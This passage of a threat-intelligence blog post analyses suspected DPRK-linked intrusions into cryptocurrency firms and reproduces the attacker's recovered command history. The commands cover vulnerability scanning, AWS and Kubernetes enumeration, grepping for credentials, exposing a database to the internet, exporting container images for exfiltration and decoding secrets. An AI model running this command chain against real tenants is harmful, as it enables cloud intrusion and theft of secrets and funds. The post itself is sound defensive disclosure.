


Investigating Suspected DPRK-Linked Crypto Intrusions

ctrlaltdintel.com/threat research/DPRK-Crypto-Heist

Ctrl-Alt-Intel

March 2, 2026



Korean Crypto Theft

A threat actor has systematically compromised cryptocurrency organisations: exploiting web application vulnerabilities, pillaging AWS tenants with valid credentials, and exfiltrating proprietary exchange software containing hardcoded secrets. Their targeting spans the crypto supply chain, from staking platforms, to exchange software providers, to the exchanges themselves.

In this blog we will expose the tradecraft, tooling and infrastructure we observed. Additionally, while keeping victim companies anonymous, we will share the types of data this threat actor stole. Based on the extensive targeting of crypto organisations, amongst other factors, we believe this might be linked to DPRK-based actors.

All findings discussed in this blog were identified via successive exposed open-directories over a period of 2 weeks. On 2026-01-27, threat intelligence vendor [Hunt.io](https://hunt.io) archived one of these open-directories. Although we will not be sharing our dumps publicly, significant intelligence can be gleaned from the archive on this platform.


Ctrl-Alt-Intel has attempted to contact victim organisations and corresponding organisations within the supply-chain

Kill Chain Summary

Phase	Description
Initial Access	Exploitation of React2Shell (CVE-2025-55182) against crypto staking platforms; use of pre-obtained valid AWS access tokens against a separate crypto-exchange AWS tenant
Execution	Extensive AWS CLI and kubectl usage
Discovery	Systematic enumeration of EC2, RDS, S3, Lambda, EKS, ECR, and IAM across the victim environment
Credential Access	Extraction of secrets from AWS Secrets Manager, Terraform state files, Kubernetes ConfigMaps/Secrets, Docker containers, and .env files
Lateral Movement	Pivot from AWS IAM to Kubernetes via EKS kubeconfig update
Defense Evasion	RDS instance exposed to internet; IPv6 SSH access; South Korean VPN nodes for origin obfuscation
Collection	Terraform state file download from S3; private Git repo cloning; database credential harvesting
Exfiltration	5 Docker images pulled from ECR and saved as tar archives; source code and JAR applications exfiltrated
Command & Control	VShell C2 on port 8082; FRP reverse proxy on port 53 (DNS)

Web-app exploitation

Although we will discuss interesting post-exploitation tradecraft later in the blog, with a threat actor successfully pillaging crypto-exchange AWS tenants with valid access tokens, separately, this threat actor targeted web-applications using known CVEs.



Web-app exploitation

React2Shell

We observed this threat actor perform mass scanning to identify targets vulnerable to React2Shell:

```
cd react2shell-scanner
python3 scanner.py -l 22.txt -o ret22.json --waf-bypass
python3 scanner.py -l 23.txt -o ret23.json --waf-bypass
```

We recovered files indicating that the threat actor had successfully archived and exfiltrated source code from a victim organisation. From TOS of the exfiltrated source code, we can see this is a “USDT staking” product.

The threat actors had compromised and exfiltrated the backend source code of a crypto “staking” platform. Additionally, we could see artefacts within the source code that indicated this web-server had already been exploited by unrelated actors.

[React2Shell exploitation in the wild](#), and within the source code we saw similar malware delivered. This is evidence of **other** threat actors also exploiting this vulnerable webserver. Although not related to our group, we will briefly list the observed payloads within the source:

File	MD5	Context
hash	8f633ade35df4f992eb28a2c5bc37cef	XMRig binary
5.sh	42bd7c130c146246c88dc3462b0d21dd	XMRig installer
Remote Access-linux64-offline	1c6770917d13fce1347f0cea9c9b86b0	SimpleHelp RMM

Name	Date modified	Type	Size
.next	10/12/2025 07:49	File folder	
app	10/12/2025 07:32	File folder	
components	10/12/2025 07:32	File folder	
hooks	10/12/2025 07:32	File folder	
lib	10/12/2025 07:32	File folder	
mocks	10/12/2025 07:32	File folder	
node_modules	10/12/2025 07:33	File folder	
public	10/12/2025 07:32	File folder	
services	10/12/2025 07:32	File folder	
styles	10/12/2025 07:32	File folder	
types	10/12/2025 07:32	File folder	
.env	10/12/2025 08:17	ENV File	1 KB
.gitignore	10/12/2025 07:32	Text Document	1 KB
5.sh	10/12/2025 20:33	Shell Script	8 KB
components.json	10/12/2025 07:32	JSON File	1 KB
hash	23/11/2023 13:50	File	6,883 KB
next.config.mjs	10/12/2025 07:32	JavaScript Source ...	1 KB
next-env.d.ts	10/12/2025 07:44	TS File	1 KB
package.json	10/12/2025 07:32	JSON File	3 KB
pnpm-lock.yaml	10/12/2025 07:32	Yaml Source File	1 KB
postcss.config.mjs	10/12/2025 07:47	JavaScript Source ...	1 KB
tailwind.config.ts	10/12/2025 07:32	TS File	3 KB
tsconfig.json	10/12/2025 07:32	JSON File	1 KB

Source found within open-directory

Within the `.env` file of this victim source code we discovered environment variables set for `NEXT_PUBLIC_ADDRESS_PRIVATE_KEY`, `NEXT_PUBLIC_TRON_ADDRESS` and `NEXT_PUBLIC_TRON_PRIVATE_KEY`.

`NEXT_PUBLIC_TRON_ADDRESS=THaYiraEQzHg1ZqmYiuLyLGn7RoYwmFe5`

Notably, we also found a Python script that used the `web3` library to retrieve a wallet balance with a private key. The same private key within the `.env` file was seen within the Python script. Reviewing the [transactions](#) on 11/12/2025 at 05:00 UTC, approximately 52.6 TRX was transferred.


Due to the timing of the transaction and timing of active React2Shell exploitation in the wild, we believe the TRX was likely stolen. We have no evidence the TRX was stolen by the threat actor discussed in the blog. The source code appeared to be archived and written to the disk 2 days later, so it may have been stolen by another actor, or potentially just moved by the organisation itself. We have no evidence to rule out these possibilities.

The Amazon Kill Chain

This threat actor leveraged the AWS CLI in order to enumerate various services within the AWS tenant, including S3 buckets, Terraform, Kubernetes clusters, and databases. Having enumerated the environment, the threat actor moved laterally to a Kubernetes cluster - eventually dumping sensitive Docker images that relate to moving cryptocurrency.

This threat actor already had valid AWS access tokens. Ctrl-Alt-Intel cannot confirm how these access tokens were retrieved. The AWS tenant belongs to a different organisation to the other previously discussed and compromised organisations.


This data was retrieved from multiple `.bash_history` files on the threat actors machine



AWS kill-chain

AWS Background

AWS has a lot of services available that are of interest to cybercriminals. We will briefly explain the role of each service we observed targeted - along with the reasons these are of interest to threat actors.



Targeted AWS architecture

Service	Usage	Threat Actor Interest
Elastic Container Registry (ECR)	Stores private Docker container images used by applications and Kubernetes clusters.	Provides access to proprietary application code, embedded secrets, API keys, and internal service logic that can be reverse engineered or reused in further attacks.
Elastic Kubernetes Service (EKS)	Managed Kubernetes service for running containerised workloads.	Offers a path to workload compromise, secret extraction, and access to internal services.
Identity & Access Management (IAM)	Manages users, roles, and permissions for AWS resources.	Enables persistence and broad access across the AWS tenant; abused roles or overly permissive policies can allow full enumeration or lateral movement.
Lambda Functions	Serverless compute used for tasks and automation.	May expose hardcoded credentials, API tokens, or overly permissive IAM roles; functions can also be abused for stealthy persistence or data exfiltration.
Relational Database Service (RDS)	Provides managed relational databases (e.g. PostgreSQL, ...).	Potential access to sensitive customer data, transaction records, authentication data, or application secrets.

Service	Usage	Threat Actor Interest
Secrets Manager	Securely stores and manages sensitive information such as database credentials, API keys, tokens, and other secrets used by applications and services.	Centralised repository of high-value secrets; compromise enables credential harvesting for databases, cloud services, and third-party integrations, facilitating lateral movement, privilege escalation, or persistent access.
Simple Storage Service (S3)	Stores organisational data such as backups, configuration files, logs, and infrastructure state.	High-value target for credentials, secrets, private keys, source code, and infrastructure artefacts (e.g. Terraform state files) that enable further compromise and lateral movement.

Credential Validation & Initial Enumeration

After importing AWS credentials and tokens, the threat actor validated their initial access was successful and immediately attempted to enumerate databases and S3 buckets.

```
aws sts get-caller-identity
# Purpose: Validate the credentials / AWS tokens work
```

```
aws s3 ls
# Purpose: Enumerate S3 buckets
```

```
aws rds describe-db-instances --query "DBInstances[*].
[DBInstanceIdentifier,Endpoint.Address,DBInstanceStatus,Engine]" --output table
# Purpose: Enumerate RDS databases
```

One of the S3 resources must have attracted the threat actor's interest, as they then began to recursively list its contents.

```
aws s3 ls s3://[REDACTED_AWS_RESOURCE] --recursive # List contents of AWS resource
# Purpose: Recursively list all objects in the S3 bucket
```

S3 enumeration

AWS S3 buckets may contain credentials, keys, certificates or other interesting information for threat actors. The threat actor used `aws s3 ls` to list the files within the directory, using `grep` to target specific file names or extensions.

```
aws s3 ls s3://[REDACTED_AWS_RESOURCE] --recursive | grep -i "kube"
# Purpose: Identify Kubernetes config dirs ".kube"

aws s3 ls s3://[REDACTED_AWS_RESOURCE] --recursive | grep -iE "\.pem|\.ppk|\.key"
# Purpose: Search for public/private key material

aws s3 ls s3://[REDACTED_AWS_RESOURCE] --recursive | grep -iE "\.pem|\.key|\.pub"
# Purpose: Search for public/private key material

aws s3 ls s3://[REDACTED_AWS_RESOURCE] --recursive | grep -vE
"\.jpg|\.png|\.js|\.css|\.html" | grep -iE "env|config|secret|cred|pass"
# Purpose: Filter out legitimate files (.jpg/.png/...) and just look for sensitive files
```

EC2 enumeration

```
aws ec2 describe-instances --query "Reservations[*].Instances[*].
[InstanceId,PrivateIpAddress,PublicIpAddress,State.Name]" --output table
# Purpose: List EC2 instances

aws ec2 describe-network-interfaces --filters "Name=addresses.private-ip-
address,Values=10.15.15.57" --query "NetworkInterfaces[*].Description"
# Purpose: Describe network interface configuration for the IP address "10.15.15.57"
```

Terraform State File Hunting

Terraform is an Infrastructure-as-Code tool that companies deploy cloud resources quickly via configuration files - rather than through the AWS or Azure console for example.

Having listed files, the threat actor looked at the specific **Terraform.tfstate** file for inspection. **Terraform.tfstate** is the memory of Terraform, containing mappings between Terraform resources in the configuration and real infrastructure objects, last-known values for your resources and general metadata. It may contain credentials for databases, names of AWS resources, API keys, IP addresses or more.

The threat actor used the command **aws s3 cp s3://[...REDACTED]** to copy these to SDOUT, where they used **grep** to search for interesting keywords like **password**, **admin**, **aws_db_instance**, or **aws_instance**.

```

aws s3 cp s3://[REDACTED_AWS_RESOURCE]/Terraform.tfstate - | grep -iE
"password|master|admin|user"
aws s3 cp s3://[REDACTED_AWS_RESOURCE]/prod/eu-west-1/vpc/Terraform.tfstate - | grep -iE
"password|username|master|db_"
aws s3 cp s3://[REDACTED_AWS_RESOURCE]/prod/eu-west-1/vpc/Terraform.tfstate - | grep -A 20
"\resources\":"
aws s3 cp s3://[REDACTED_AWS_RESOURCE]/prod/eu-west-1/vpc/Terraform.tfstate - | grep -A 50
"aws_db_instance"
aws s3 cp s3://[REDACTED_AWS_RESOURCE]/prod/eu-west-1/vpc/Terraform.tfstate - | grep -iE
"bastion|jump|public_ip"
aws s3 cp s3://[REDACTED_AWS_RESOURCE]/prod/eu-west-1/vpc/Terraform.tfstate - | grep -A 30
"aws_instance"
aws s3 cp s3://[REDACTED_AWS_RESOURCE]/prod/eu-west-1/vpc/Terraform.tfstate - | grep -iE
"password|master_username|db_name"
aws s3 cp s3://[REDACTED_AWS_RESOURCE]/prod/eu-west-1/vpc/Terraform.tfstate - | grep -A 20
"aws_instance" | grep -iE "public_ip|instance_id|tags"
aws s3 cp s3://[REDACTED_AWS_RESOURCE]/prod/eu-west-1/eks/Terraform.tfstate - | python3 -m
json.tool | grep -A 20 "outputs"

```

Lambda Function Enumeration

Lambda functions are serverless code that runs in AWS. Threat actors target these as they may contain hardcoded secrets or have IAM roles attached:

```

aws lambda list-functions --region eu-west-1 --query "Functions[*].[FunctionName,Runtime]"
--output table
# Purpose: Enumerate all lambda functions

aws lambda get-function-configuration --function-name [LAMBDA_FUNC] --region eu-west-1
# Purpose: Inspect function roles, configuration, environment variables Get function
configuration

aws lambda get-function --function-name [LAMBDA_FUNC] --region eu-west-1 --query
'Code.Location' --output text
# Purpose: Retrieve the function

```

Exposing infrastructure

Likely for lateral movement purposes, the threat actor attempted to make a network connection with an Amazon RDS, specifically connecting to expected port **5432**. Presumably this was unsuccessful as we quickly observed the threat actor enable this, making the AWS resource accessible to the internet.

```

nc -zv [REDACTED_AWS_RESOURCE].rds.amazonaws.com 5432
# Purpose: Test network connectivity to a PostgreSQL RDS instance

aws rds modify-db-instance --db-instance-identifier [REDACTED_AWS_RESOURCE] --
publicly-accessible --apply-immediately --region eu-west-1
# Purpose: Expose the RDS instance to the public internet

```

Container Enumeration and Exfiltration

Elastic Container Registry

We observed the threat actor attempt to enumerate ECR repositories:

```
aws ecr describe-repositories
# Purpose: Attempt to enumerate ECR repositories (fails due to missing region)

aws iam list-attached-role-policies --role-name [REDACTED_AWS_ROLE]
# Purpose: Verify IAM permissions associated with the compromised role

aws ecr describe-repositories --region eu-west-1
# Purpose: List ECR repositories
```

Elastic Kubernetes Services

After listing the ECR repositories, the threat actor tried hard to use the AWS Elastic Kubernetes Services (EKS) to update the `kubeconfig` file in order to configure `kubectl` to authenticate via AWS IAM the Kubernetes cluster.

```
aws eks update-kubeconfig                                # Missing parameters
aws eks update-kubeconfig --name [NAME1]                # Missing region
aws eks update-kubeconfig --name [NAME1] --region eu-west-1 # Failed?

aws eks describe-cluster
aws eks list-clusters --region eu-west-1
# Purpose: Enumerating Kubernetes clusters

aws eks update-kubeconfig --name [NAME2] --region eu-west-1
# Purpose: Successfully authenticate kubectl to the victim
```

After using the EKS `update-kubeconfig` command, the threat actor could successfully move to the Kubernetes cluster. Wiz.io has previously blogged on similar [AWS -> Kubernetes lateral movement](#).

Kubernetes Lateral Movement

Now the threat actor leveraged the `kubectl` to list pods running within the Kubernetes cluster:

```
./kubectl get pods --all-namespaces
# Purpose: Enumerate all running pods across the cluster

./kubectl get pods --all-namespaces --field-selector spec.nodeName=[AWS_RESOURCE]
# Purpose: Identify pods running on a specific Kubernetes node
```

Docker Image Exfiltration

After enumerating Kubernetes clusters and identifying pods of interest, the threat actor authenticated to ECR using AWS IAM credentials and proceeded to exfiltrate container images. These images contained proprietary cryptocurrency exchange code, secrets, and internal configuration data:

```
aws ecr get-login-password --region eu-west-1 | docker login --username AWS --password-stdin [DOCKER_AWS_RESOURCE]
# Purpose: Authenticate Docker client to Amazon ECR using AWS IAM credentials

aws ecr describe-images --repository-name [ECR_Repository] -n [REDACTED] --region eu-west-1
# Purpose: Identify available container images and versions

./kubectl describe pod [REDACTED] -n [REDACTED]
# Purpose: Extract container image names (used for docker pull), tags, environment variables

docker pull [REDACTED].eu-west-1.amazonaws.com/[REDACTED_IMAGE]:[VERSION]
# Purpose: Download container image layers and metadata from ECR

docker export [REDACTED].eu-west-1.amazonaws.com/[REDACTED_IMAGE]:[VERSION] -o [REDACTED_IMAGE].tar
# Purpose: Attempt to export the container image

docker save [REDACTED].eu-west-1.amazonaws.com/[REDACTED_IMAGE]:[VERSION] > [REDACTED_IMAGE].tar
# Purpose: Package the container image into a portable archive for exfiltration
```

We observed five Docker container images exfiltrated in short succession.

Secret Extraction

The fun doesn't stop after successfully laterally moving to the Kubernetes cluster and then exfiltrating Docker images. This threat actor also pillaged the AWS Secrets Manager service for secrets:

```
aws secretsmanager list-secrets --region eu-west-1
# Purpose: Enumerates all secrets stored in AWS Secrets Manager

aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:eu-west-1:[SECRET_ID] --region eu-west-1 --query 'SecretString' --output text
# Purpose: Retrieves plaintext value of a specific secret

aws secretsmanager get-secret-value --secret-id [SECRET_ID] --region eu-west-1
# Purpose: Retrieve full secret value
```

Additionally, the threat actor tried both using the Docker images exfiltrated and via manually running commands on the Kubernetes cluster, in order to target configuration files and secrets:

```
kubectl get configmap [CONFIGMAP] -o yaml
# Purpose: Extract specific ConfigMap contents - containing application configuration, env
vars or credentials

docker exec [DOCKER_CONTAINER] cat /config/config.toml
# Purpose: Read application config file from inside running docker container

docker exec [DOCKER_CONTAINER] cat /config/config.toml
# Purpose: Read application config file from inside running docker container

kubectl --token=$TOKEN --server=$APISERVER -n [CLUSTER] get configmaps
# Purpose: List all ConfigMaps within namespace using stolen tokens

kubectl --token=$TARGET_TOKEN --server=$APISERVER --insecure-skip-tls-verify -n
[NAMESPACE] get secrets -o json
# Purpose: List all Kubernetes secrets in JSON format

kubectl --token="$TOKEN" --server="$APISERVER" --insecure-skip-tls-verify -n [NAMESPACE]
get secret [SECRET] -o json | jq -r '.data | map_values(@base64d)'
# Purpose: List all Kubernetes secrets and decode to plaintext
```


Finally, using the `git` binary we observed the threat actor clone private repositories on Git:

```
git clone https://[REDACTED]@git.uslab.dev/[REDACTED]
```

Command & Control

From exposed infrastructure, we observed the threat actor leverage both VShell for C2 and FRP for persistent remote access.

Although we didn't observe VShell victims, or it being active for long, FRP was configured and running on port 53:



Censys Service History

Evidence suggests the threat actor started their licensed VShell server (4.9.3) on 23/01/26 04:22, configured to the port 8082.

```
2026/01/23 04:22:58.561 [1;34m[I][0m License OK
2026/01/23 04:22:58.561 [1;34m[I][0m LicenseName: public, LicenseTime: 20991201, Limit Client: 99, LicenseVIP: true
2026/01/23 04:22:58.561 [1;34m[I][0m The version of server is 4.9.3 ,allow client core version to be 4.9.3
2026/01/23 04:22:58.792 [1;34m[I][0m web management start, access port is 8082
```


VShell Log

The panel was configured with credentials `google:godblessyou`. Ctrl-Alt-Intel had not previously seen these specific credentials used by threat actors for VShell.

Stolen data

The threat actor primarily attempted to exfiltrate backend source code, often containing hardcoded credentials. We observed this within the format of `Next.js` source code, but also saw Docker containers, and custom Java applications exfiltrated from victim organisations.

The company ChainUp.com is a global blockchain technology and digital asset provider that has a wide variety of solutions. They offer centralized, decentralized and hybrid crypto-exchange software for financial organisations or cryptocurrency companies. The threat actor had exfiltrated software developed by this company which contained hardcoded credentials to databases.



ChainUp-developed JAR application

| We believe they compromised a ChainUp customer, rather than ChainUp themselves.

Infrastructure

Notably, infrastructure used in the intrusion was based out of South Korea, with the main server for operating attacks on `64.176.226[.]36` - associated with the domain `itemnania[.]com` - registered in South Korea.

The VPS has both IPv6/IPv4 addresses assigned. After authenticating over SSH to get a shell, the threat actor ran the `ssh` command with the corresponding IPv6 address:

```
